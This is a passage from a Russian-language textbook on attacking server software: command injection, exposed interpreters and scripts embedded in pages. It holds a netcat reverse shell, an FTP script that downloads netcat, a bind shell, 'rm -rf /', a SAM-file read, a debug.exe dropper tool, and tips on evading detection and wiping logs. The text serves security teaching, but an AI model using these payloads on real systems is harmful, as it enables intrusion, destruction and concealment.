Программы атаки, в которых используются доверительные отношения, не всегда являются результатом ошибок программирования. Иногда причина кроется в правилах работы в определенном окружении. Например, при размещении файла `perl.exe` в каталоге `cgi-bin` Web-сервера ничего не подозревающий Web-мастер устанавливает доверительные отношения с анонимными пользователями, которые получают возможность “оценивать” Perl-выражения, используемые на Web-сервере. Безусловно, это неудачное решение, поскольку анонимным пользователям предоставляется неограниченный доступ к системе. Однако в этом случае доверие обусловлено месторасположением исполняемого файла Perl, а не настройками программного обеспечения.

Шаблон атаки: непосредственный доступ к исполняемым файлам

Рассмотрим ситуацию, при которой вполне возможен непосредственный доступ к привилегированной программе. В результате выполнения этой программой определенных команд хакер может расширить свои привилегии или получить доступ к командному интерпретатору. Для Web-серверов такая ситуация часто является фатальной. Если сервер запускает внешние исполняемые файлы, предоставленные пользователем (или просто названные им), пользователь способен заставить систему работать в непредвиденном режиме. Для этой цели хакер может воспользоваться аргументами командной строки или создать интерактивный сеанс взаимодействия. Подобные ошибки не менее опасны, чем предоставление хакеру неограниченного доступа к командному интерпретатору.

Чаще всего целями подобных атак становятся Web-серверы. При этом атаки настолько просты, что многие злоумышленники для выявления потенциальных целей атаки пользуются поисковыми машинами Internet, например Altavista или Google.

Исполняемым программам, как правило, можно передать параметры через командную строку. Большинство Web-серверов передают параметры командной строки непосредственно исполняемому файлу как "свойства". Хакер получает возможность указать интересующий исполняемый файл, например командный интерпретатор или какую-то утилиту. Параметры, полученные в адресе URL, передаются указанному исполняемому файлу и там интерпретируются как команды. Например, следующие параметры могут быть переданы программе `cmd.exe` с целью запустить DOS-команду `dir`.

```
cmd.exe /c dir
```

При передаче данных Web-серверу обычно используется некоторая форма имени искомого файла, а иногда добавляются дополнительные параметры.

```
GET /cgi-bin/perl?-e%20print%20hello_world
GET /scripts/shtml.dll?index.asp
GET /scripts/sh
GET /foo/cmd.exe
```

Поиск непосредственно исполняемых файлов

Проблемы, подобные описанным выше, достаточно легко выявить. Хакер может просканировать удаленную файловую систему в поисках известных исполняемых файлов. В перечень интересующих файлов попадают библиотеки DLL, исполняемые файлы и CGI-программы. Наиболее популярными целями являются следующие файлы: `/bin/perl`, `perl.exe`, `perl.dll`, `cmd.exe`, `/bin/sh`.

Еще раз напоминаем, что непосредственно доступные файлы могут быть обнаружены с помощью Web-поисковиков. Сайты Altevista и Google предоставляют нужные сведения любому желающему найти уязвимые серверы.

Сведения о текущем рабочем каталоге

Текущий рабочий каталог (Current Working Directory — CWD) можно считать параметром запущенного процесса. При атаке на запущенный процесс можно ожидать, что все команды влияют на определенный каталог файловой системы. Если не задать каталог, то программа будет предполагать, что все операции по работе с файлами должны выполняться в текущем рабочем каталоге.

При подобных атаках нельзя использовать некоторые символы. Это может ограничить использование команд, для которых предполагается указание пути к определенному каталогу. Например, если нельзя использовать символ косой черты (/), то придется ограничиться работой в текущем каталоге. Однако проблемы с использованием точек и косой черты существуют по сей день в старых версиях Java.

Что делать, если Web-сервер не выполняет CGI-программы?

Иногда конфигурация сервера не допускает исполнения двоичных файлов. Обнаружить это будет особенно обидно, когда хакер потратил несколько часов на загрузку в систему "троянского" файла. В данном случае следует проверить, не позволяет ли сервер исполнять файлы сценариев. При положительном результате этой проверки следует загрузить файл, который не считается "исполняемым" (например сценарий или специальная серверная страница, которые все-таки обрабатываются определенным способом). В этом файле можно передать на сервер специальные вложенные сценарии, которые способны выполнить "троянские" программы через proxy-сервер.

Шаблон атаки: сценарии, вложенные в сценарии

Современные Internet-технологии очень разнообразны и сложны. На данное время созданы сотни языков программирования, компиляторов и интерпретаторов, которые позволяют писать и исполнять программный код. Но каждый разработчик очень хорошо знает только некоторую часть общей технологии. Эволюция систем приводит к необходимости обеспечения обратной совместимости различных технологий программирования. И с точки зрения менеджмента требуется получить прибыль от инвестиций, вложенных в современное программное обеспечение. Это одна из причин, по которым некоторые новые языки создания сценариев обратно совместимы с уже устаревшими языками создания сценариев.

В результате быстрой, но плохо контролируемой эволюции средств создания программного кода, большая часть технологий позволяет использовать встроенные фрагменты кода, созданные на других языках программирования или с помощью других технологий (также могут предоставляться иные возможности доступа). Это значительно усложняет задачу обеспечения безопасности и заставляет отслеживать различные функциональные возможности, предоставляемые благодаря поддержке разных технологий. Правила фильтрации и методы защиты теряют актуальность из-за появления все новых и новых технологий. Одним из мощнейших методов хакеров является поиск функциональных возможностей, "забытых" администраторами в различных "уголках" операционной системы.

Пример 1. Сценарии Perl, встроенные в ASP-страницы

Для хакера является большой удачей, когда библиотека ActivePerl установлена на Web-сервере Microsoft IIS. В этом случае он может просто встроить Perl-сценарий в ASP-страницу. Для этого сначала нужно загрузить Perl-страницу, затем разместить вредоносный Perl-сценарий на эту страницу и таким образом опосредованно выполнить Perl-операторы. Подобные программы атаки, как правило, выполняются с правами учетной записи IUSR, поэтому хакер получает довольно ограниченные возможности.

Пример 2. Встроенные Perl-сценарии, вызывающие функцию `system()` для запуска `netcat`

Рассмотрим следующий программный код.

```
<%@ Language = PerlScript %>

<%
system("nc -e cmd.exe -n 192.168.0.10 53");
%>
```

После загрузки программы `netcat`, когда у хакера нет возможности ее непосредственного запуска, можно загрузить ASP-страницу со встроенным Perl-сценарием. В нашем примере программа `netcat` переходит в режим ожидания соединений на компьютере хакера с помощью следующей команды.

```
C:\nc -l -p 53
```

Итак, установлена привязка к порту, и ожидаются запросы на соединение. После исполнения Perl-сценария и подключения к компьютеру хакера по адресу `192.168.0.10`, хакеру предоставляется доступ к командному интерпретатору удаленного компьютера.

А как насчет неисполняемых файлов?

Проблема доверительных отношений, возникающих вследствие конфигурации системы, связана не только с программами с расширением файлов `.exe`. Машинный код содержится в файлах различных типов, которые, весьма вероятно, могут исполняться на удаленной системе. Многие файлы, которые обычно нельзя запустить через командную строку, можно загрузить с помощью атакуемого процесса. В библиотеках DLL, например, содержится исполняемый код и источники данных, подобные обычным исполняемым файлам. Операционная система не загружает библиотеку DLL как независимо работающую программу, но DLL может быть запущена посредством существующего исполняемого файла.

Шаблон атаки: использование исполняемого кода в неисполняемых файлах

Хакерам необходимо загрузить или внедрить вредоносный код в атакуемую среду исполнения, причем в некоторых случаях можно обойтись без добавления этого кода в двоичные файлы. Например, можно внедрить вредоносный код в файл данных, который будет использован атакуемым процессом. В файле данных может содержаться графика или другие данные, и он может вовсе не предназначаться для хранения исполняемого кода. Но если злоумышленник сможет добавить дополнительные блоки кода в этот файл, то процесс, предназначенный для загрузки файлов этого типа, может исполнить этот код.

Исполняемые шрифты

В файле шрифта содержится графическая информация о правилах отображения гарнитуры шрифта. В операционной системе Windows файлы шрифтов являются особой формой библиотек DLL. Таким образом, файл может содержать исполняемый код. Для создания файла шрифта программисту необходимо всего лишь доба-

вить данные шрифта к библиотеке DLL. В прошедшей отладку DLL может содержаться исполняемый код. Поскольку файл является файлом ресурса для шрифта, исполняемый код не будет исполняться по умолчанию. Однако если целью является внесение исполняемого кода в область исполнения атакуемого процесса для проведения последующей атаки, то этот трюк может сработать. Если данные шрифта загружаются с помощью стандартной процедуры загрузки DLL, то программный код будет исполнен.

Файлы шрифтов можно создать, написав библиотеку DLL и добавив к ней ресурс под названием Font в каталоге ресурсов (рис. 4.3). Можно, например, создать программу сборки, которая не содержит исполняемого кода и затем добавить данные шрифта. Программный код должен быть обработан ассемблером, после чего к нему будут установлены ссылки.




Рис. 4.3. На снимке экрана показано, как подключаются данные шрифта к стандартной библиотеке DLL с помощью Microsoft Developer Studio

Использование правил политики

Доверительные отношения, устанавливаемые при настройке программного обеспечения, могут возникать и в результате применения правил политики. Например, в модели Java 2 решения об установке доверительных отношений могут быть определены в политике и затем реализованы с помощью виртуальной машины. Программному коду Java 2 могут быть предоставлены специальные привилегии, а права доступа будут проверяться согласно правилам политики при запуске этого кода. Политика является краеугольным камнем системы. Правила политики могут задаваться пользователем (неудачное решение) или системным администратором и сохраняться в классе `java.security.Policy`. Это и есть "ахиллесова пята" системы безопасности Java 2.

Создание согласованных правил политики на высоком уровне детализации требует немалого опыта и последующей проверки безопасности. Зачастую исполняемый код разделяется по категориям, исходя из исходного адреса URL и секретных ключей, использованных для создания подписи этого кода. Правила политики отображают набор правил доступа для программного кода, разделяемого по категориям согласно информации об отправителе (адрес URL) или цифровой подписи конкретного блока кода. Любому специалисту понятно, насколько это сложно. На практике политика Java 2 часто отключается из-за своей чрезмерной сложности. Однако для хакеров файлы политики являются отличными целями для атаки. Ведь для этих файлов очень часто предоставляются слишком большие привилегии.

Конкретные методы атак на серверные приложения

Используя базовые принципы создания атак на серверные программы и ошибки в этих программах, можно создавать различные варианты реально работающих программ атаки. В этой главе еще будет представлено немало конкретных примеров, в которых использован целый набор методов атак. Среди рассмотренных методов можно назвать следующие:

- внедрение команд для командного интерпретатора;
- использование каналов, портов и прав доступа;
- использование свойств файловой системы;
- манипулирование переменными среды;
- использование внешних переменных;
- использование некорректной аутентификации при открытии сеанса;
- подбор идентификаторов сеанса;
- использование дополнительных возможностей аутентификации;
- использование некорректной обработки ошибок.

Внедрение команд для командного интерпретатора

Операционная система располагает многими мощными возможностями, включая доступ к файлам, сетевые библиотеки и доступ к устройствам. Многие из этих возможностей реализуются за счет функций системных вызовов или других API. Иногда используются библиотеки функций, упакованные в виде специальных модулей. Например, загрузка DLL, по сути, является загрузкой модуля с новыми функциями. Многие из этих функций предоставляют широкий доступ к файловой системе.

Командный интерпретатор — это подсистема, предоставляемая операционной системой. Эта подсистема позволяет пользователю подключаться к машине и вводить тысячи команд, получать доступ к программам и "путешествовать" по файловой системе. Командный интерпретатор обладает огромными возможностями и иногда предоставляет язык для написания сценариев с целью автоматизировать выполнение заданий. Стандартными командными редакторами являются программы `cmd` для систем Windows NT и `/bin/sh` для систем UNIX. Командный интерпретатор является ключевым компонентом для автоматизированного выполнения задач. Доступ к командному интерпретатору предоставляется программистам посредством API. Использование командного интерпретатора какой-либо программы означает, что эта программа получает права обычного пользователя. Теоретически программа может выполнять любую команду, как это происходит при непосредственной передаче команд от пользователя. Таким образом, при успешном взломе программы, которая имеет доступ к командному интерпретатору, злоумышленник получает неограниченный доступ к этому командному интерпретатору посредством другой программы.

Но это весьма упрощенная точка зрения. В действительности воспользоваться уязвимыми местами можно только тогда, когда команды передаются командному

интерпретатору, которым управляет удаленный пользователь. Передача входных данных без всякой фильтрации несет потенциальную угрозу, а возможной она становится после реализации следующих вызовов API.

```
system()
exec()
open()
```

Эти команды вызывают внешние исполняемые файлы и процедуры для осуществления поставленных задач.

Для проверки наличия подобной проблемы используется ввод различных команд, отделенных разделителями. Для передачи команд можно использовать утилиты `ping` или `cat`. Проверку удаленной системы очень удобно проводить с помощью утилиты `ping`. Удобство применения `ping` состоит в том, что используются одинаковые параметры, независимо от вида операционной системы. Если с помощью брандмауэра установлена фильтрация ICMP-пакетов, то можно воспользоваться DNS-запросами. Эти запросы обычно не блокируются брандмауэром, поскольку служба DNS критически важна для нормальной работы в сети. Также довольно просто использовать утилиту `cat` для загрузки файлов. Существуют буквально миллионы способов для реализации передачи данных командному интерпретатору. Ниже представлен удачный пример атакующих входных данных для взлома систем Windows NT.

```
%SYSTEMROOT%\system32 \ftp <вставка набора ip-адресов>
type %SYSTEMROOT%\system32 \drivers \etc \hosts
cd
```

Команда `ftp` позволяет установить исходящее FTP-соединение для подключения к набору IP-адресов. Формат файла `hosts` определить легко, а команда `cd` позволяет показать содержимое текущего каталога.

Предотвращение появления мерцающего окна на экране

Как известно, при запуске командного интерпретатора на экране Windows-системы появляется черное окно командного интерпретатора. Для сидящего за консолью становится очевидно, что происходит что-то подозрительное. Один из способов избежать появления этого экрана заключается в установке заплаты в атакуемую программу для непосредственного исполнения команд[2].

Еще один вариант заключается в исполнении команды с определенными параметрами, которые позволяют управлять названием окна и максимально уменьшить его размер.

```
start "window name"/MIN cmd.exe /c <команды>
```

Добавление данных в аргументы для команд командного интерпретатора

Шаблон атаки: внесение данных в аргументы

Данные пользователя могут непосредственно передаваться в аргумент команды для командного интерпретатора. Существует большое количество программ третьих производителей, которые позволяют передавать данные в командный интерпретатор с недостаточной фильтрацией или вообще без нее.

---

[2] *Когда-то для этой цели существовала программа-оболочка под названием* `elitewarp`. *Ее можно найти по адресу* `http://homepage.ntlworld.com/chawmp/elitewrap/`.

Внесение данных с помощью тега CFEXECUTE для программы Cold Fusion

Тег CFEXECUTE используется в сценариях Cold Fusion для запуска команд в операционной системе. Если команде передаются предоставленные пользователями аргументы, то вполне возможно проведение атаки. Иногда тег CFEXECUTE запускает команды с неограниченными правами учетной записи администратора, т.е. хакер получает доступ ко всем ресурсам системы. Рассмотрим следующий вредоносный код.

```
<CFSET #STRING#='/c:"'&#form.text#&'"C:\inetpub \wwwroot \*'
><CFEXECUTE NAME='c:\winnt \system32 \findstr.exe'
  ARGUMENTS=#STRING#
  OUTPUTFILE="C:\inetpub \wwwroot \output.txt"
  TIMEOUT="120">

     </CFEXECUTE>

     <CFFILE ACTION="Read"
          FILE="C:\inetpub \wwwroot \output.txt"
          VARIABLE="Result">
  <cfset Result =#REReplace(Result,chr(13),"
","ALL")#>
  #Result#
```




Рис. 4.4. Код приведенного выше листинга служит для создания подобного окна для ввода данных. С помощью специально подготовленных входных данных хакер может использовать этот код в своих целях. Здесь показан один из вариантов вредоносных данных. Обратите особое внимание на символ двойной кавычки

В этом случае разработчик хотел разрешить пользователю контролировать только строку поиска. Он жестко закодировал искомый каталог для этого поиска. Проблема в том, что разработчик некорректно реализовал фильтрацию символа двойной

кавычки[3]. Используя эту ошибку, хакер способен прочесть любой файл. На рис. 4.4 изображено окно для ввода данных, реализованное с помощью приведенного выше кода. Также показаны вредоносные данные, введенные злоумышленником.

Когда хакер вводит строку данных, показанных на рис. 4.4, возвращается сообщение об ошибке, которое показано на рис. 4.5.




Рис. 4.5. Это сообщение об ошибке отображается при обработке уязвимым CGI-сценарием вредоносных входных данных

Параллельно с выполнением других задач в нашем коде заложено использование файла `output.txt`. Доступ к этому файлу позволяет получить двоичное содержимое файла `sam`. В файле `sam` хранятся пароли и он является подходящей целью для классической атаки взлома паролей. Содержимое файла `sam` показано на рис. 4.6.

Использование во входных данных разделителей команд

Шаблон атаки: разделители команд

Используя символ точки с запятой или другие специальные символы, можно объединить в одном запросе несколько команд. Уязвимые атакуемые программы выполнят все заданные команды.


При атаке на CGI-программу входные данные могут выглядеть следующим образом.

```
<input type=hidden name=filebase value="bleh; [команда]">
```

[3] *Безусловно, разработчику лучше было бы создать "белый список" и перечислить в нем допустимые строки поиска. — Прим. авт.*

Рис. 4.6. Двоичное содержимое файла SAM, запрошенного с помощью вредоносных входных данных хакера. Используя эти данные, можно начинать взлом паролей

Ниже показаны стандартные команды атаки, которые часто добавляются в существующие строки



В результате выполняемую команду можно представить следующим образом.

```
cat data_log_; rm -rf /; cat temp.dat
```

Обратите внимание, что в этом примере передаются три команды. Злоумышленник стирает все файлы из файловой системы (с помощью команды `rm`), доступ к которым предоставляется согласно привилегиям выполняемого процесса. Для разделения команд используется символ точки с запятой. Символы разделения команд очень важны при проведении атак с помощью внесения вредоносных команд. Широко используемыми символами разделения команд являются следующие символы.

```
%0a
>
`
;
|
> /dev/null 2>&1 |
```

Атаки с внесением вредоносных команд довольно популярны, поэтому в системах обнаружения вторжений обычно есть сигнатуры для выявления подобных действий хакеров. Стандартная система обнаружения вторжений выявляет такую атаку хакера, особенно если в атаке используются популярные имена атакуемых файлов, например `/etc/passwd`. Для злоумышленника разумнее будет использовать более хитрые команды на атакуемой операционной системе. Избегайте использования стандартных команд атаки наподобие `cat` или `ls`. Альтернативой может служить применение шифрования (см. главу 6, "Подготовка вредоносных данных"). Кроме того, не забывайте, что Web-сервер создает файлы журналов, в которые заносятся все сведения о входных данных. Поэтому при использовании подобных атак следует очищать файлы журналов как можно скорее. При этом следует помнить, что уязвимое место, через которые можно вводить данные, может подойти и для очистки файлов журналов (если только существуют необходимые разрешения на доступ к файлам).

Символ возврата каретки часто является допустимым символом разделителя команд для командного интерпретатора. Это весьма важный момент, поскольку многие устройства фильтрации не отслеживают передачу этого символа. Иногда фильтры и регулярные выражения для фильтрации, созданные с должным вниманием, позволяют предотвратить атаки с использованием передачи команд командному интерпретатору, но ошибки происходят регулярно. Если фильтр не блокирует символа возврата каретки, то весьма вероятен успех атаки с внесением вредоносных данных[4].

Внесение PHP-команд с использованием разделителя команд

Рассмотрим следующий вредоносный код для кода, приведенного в примере 2.

```
passthru ("find . -print | xargs cat | grep $test");
```

На рис. 4.7 показано, что происходит, когда этот код используется при стандартной атаке с помощью введения данных.

---

[4] *Еще раз напоминаем, что гораздо более лучшим средством защиты является использование "белых списков" допустимых символов, чем создание исключений при любом виде фильтрации. — Прим. авт.*





Рис. 4.7. При запуске уязвимого кода из примера 2 можно добиться подобных результатов. Обратите внимание на вредоносные входные данные, предоставленные хакером. С помощью добавления строки `;ls /` хакер смог получить список файлов корневого каталога

Шаблон атаки: последовательный анализ и двойное преобразование символов

Иногда передаваемые команды проходят несколько уровней анализа. Поэтому хакер должен предусмотреть возможность двойного преобразования символов (double escape). При ошибках в таком преобразовании на конечном этапе хакер может получить нужный символ, подходящий для проведения атаки.

Использование преобразования символов

Хорошим примером проблемы последовательного анализа является символ обратной косой черты (\). Этот символ используется для отделения символов в строках, но также используется для разделения каталогов в файловой системе Windows NT. При внесении вредоносного кода, включающего в себя имена файлов для системы Windows NT, следует учесть двойное преобразование символа обратной косой черты. В некоторых случаях требуется учитывать четверное преобразование символов.



На этой диаграмме хорошо виден каждый уровень анализа преобразования (серые блоки) символа обратной косой черты. При анализе два символа обратной косой черты преобразуются в один. Используя четыре символа обратной косой черты, хакер добивается нужного результата в окончательной строке.

Создание текстовых файлов путем внесения данных

Используя команду `echo`, можно создавать текстовый файл на удаленной системе.

```
cmd /c echo line_of_text >> somefile.txt
```

Тестовые файлы очень удобно использовать при применении автоматизированных утилит. Показанные в этом примере символы >> используются для добавления данных к существующему файлу. Пользуясь этим методом, хакер может "строить" текстовый файл построчно.

Создание двоичных файлов с помощью `debug.exe`

Один из улучшенных методов атак, открытие которого приписывают Яну Витеку (Ian Vitek) из iXsecurity, заключается в создании исполняемых файлов на Windows-системах. Представленная здесь утилита способна создавать только файлы с расширением `.com`, но это исполняемый код. Умелое использование этой утилиты позволяет удаленно установить потайной ход.

На вход утилиты отладчика подается файл сценария (с расширением `.scr`). Сценарий может содержать различные вызовы для побайтового создания файла на диске. Используя эту хитрость для создания текстовых файлов, хакер может передать целый отладочный сценарий на удаленный хост. После создания сценария он может запустить утилиту `debug.exe`.

```
debug.exe < somescript.scr
```

Эта хитрость может быть использована для создания любого файла размером до 64 Кбайт. Это достаточно много, и созданный файл можно использовать для различных целей, включая создание исполняемого кода. Среди других вариантов исполь-

зования этого метода можно назвать создание ROM-образов на удаленной системе для последующего доступа к аппаратным средствам.

Полезный сценарий Яна Витека позволяет сконвертировать любой двоичный файл в сценарий отладчика.

```
#/usr/bin/perl
# Bin to SCR
$version=1.0;

require 'getopts.pl';
$r = "\n";

Getopts('f:h');
die "\nКонвертируем двоичный файл в SCR-сценарий.\
Version $version by Ian Vitek ian.vitek\@ixsecurity.com\
\usage: $0 -f binfile\
\t-f binfile Двоичный файл для конвертирования\
\t Обратное конвертирование с помощью DOS-команды \
\t debug.exe <binfile\
\t-h This help\n\n" if ( $opt_h || ! $opt_f );
open(UFILE,"$opt_f") or die "Can\'t open bin file \"$opt_f\"\n$!\n";

$opt_f=~/^([^\.]+)/;
$tmpfile=$1 . ".scr";
$scr="n $opt_f$r";
$scr.="a$r";

$n=0;
binmode(UFILE);
while( $tn=read(UFILE,$indata,16) ) {
$indata=~s/(.)/sprintf("%02x,",ord $1)/seg;
chop($indata);
$scr.="db $indata$r";
$n+=$tn;
}
close(UFILE);
$scr.="\x03$r";
$scr.="rcx$r";
$hn=sprintf("%02x",$n);
$scr.="$hn$r";
$scr.="w$r";
$scr.="q$r";

open(SCRFILE,">$tmpfile");
print SCRFILE "$scr";
close(SCRFILE);
```

Полная компрометация системы обычно включает в себя установку потайного хода наподобие sub7 или Back Orifice. Первым шагом является запуск команды для проверки полученных привилегий. Запускать полномасштабную атаку без точных сведений о возможности создания файлов довольно неразумно.

Также должен учитываться статус файлов журналов. Можно ли записывать данные в эти файлы? Можно ли стереть информацию из них? Хакеры, которые не выполняют этих проверок, обрекают себя на провал. Чтобы проверить возможность записи, вполне реально использовать, например, следующую команду.

```
touch temp.dat
```

Затем запросим список файлов каталога.

```
ls
```

Файл должен быть здесь. Теперь попробуем его удалить.

```
rm temp.dat
```

Удалось?

Теперь проверим файлы журналов. Если мы имеем дело с сервером под управлением Windows NT, то файлы журналов обычно хранятся в каталоге `WINNT\system32\LogFiles`. Попробуем добавить данные к одному из этих файлов (имена файлов могут отличаться).

```
echo AAA >> ex2020.log
type ex2020.log
```

Проверим наличие новых данных. А теперь попробуем удалить файл. Если файл можно удалить, значит, удача на стороне хакера. Хакер может смело атаковать систему, а затем уничтожить следы своих действий. Только если все эти тесты проходят успешно и файлы могут быть размещены на системе, можно переходить ко второму этапу атаки — созданию сценария для установки потайного хода.

Ввод данных и протокол FTP

Весьма удачным примером сценария является FTP-сценарий для Windows. FTP-клиент практически всегда устанавливается на Windows-системе по умолчанию. FTP-сценарии могут заставить FTP-клиент установить соединение с удаленным хостом и загрузить файл. После загрузки этот файл может быть исполнен.

```
echo anonymous>>ftp.txt
echo root@>>ftp.txt
echo prompt>>ftp.txt
echo get nc.exe>>ftp.txt
```

Это позволяет создать FTP-сценарий для загрузки программы `netcat` на атакуемую машину. Для запуска сценария мы используем следующую команду.

```
ftp -s:ftp.txt <IP-адрес моего сервера>
```

Как только `netcat` загружается на атакуемый компьютер, мы создаем потайной ход с помощью приведенной ниже команды.

```
nc -L -p 53 -e cmd.exe
```

Это позволяет открыть порт (напоминаем, что порт 53 используется для переноса зоны DNS). Привязка устанавливается к файлу `cmd.exe`. После установки соединения мы получаем потайной ход.

Используя только внесение команд, мы установили потайной ход в системе. На рис. 4.8 показано подключение хакера к порту для проверки доступа к командному интерпретатору. Хакеру выдается стандартное приглашение DOS на ввод команды. Мы добились успеха!

Внесение данных и программа `xterm`

Передача программы для установки потайного хода на удаленную систему является достаточно сложной задачей. Такие действия практически всегда оставляют на атакуемой машине файлы и следы, выявляемые средствами аудита (т.е. что-то, что необходимо удалить). Иногда атаку на удаленную систему проще провести с помощью программ, которые уже установлены на этой системе. На многих UNIX-компьютерах установлена система X Windows, и получить доступ к командному

интерпретатору из системы X намного проще, чем устанавливать с нуля потайной ход. С помощью программы `xterm` и локального X-сервера удавленный командный интерпретатор может быть выведен на рабочий стол хакера.

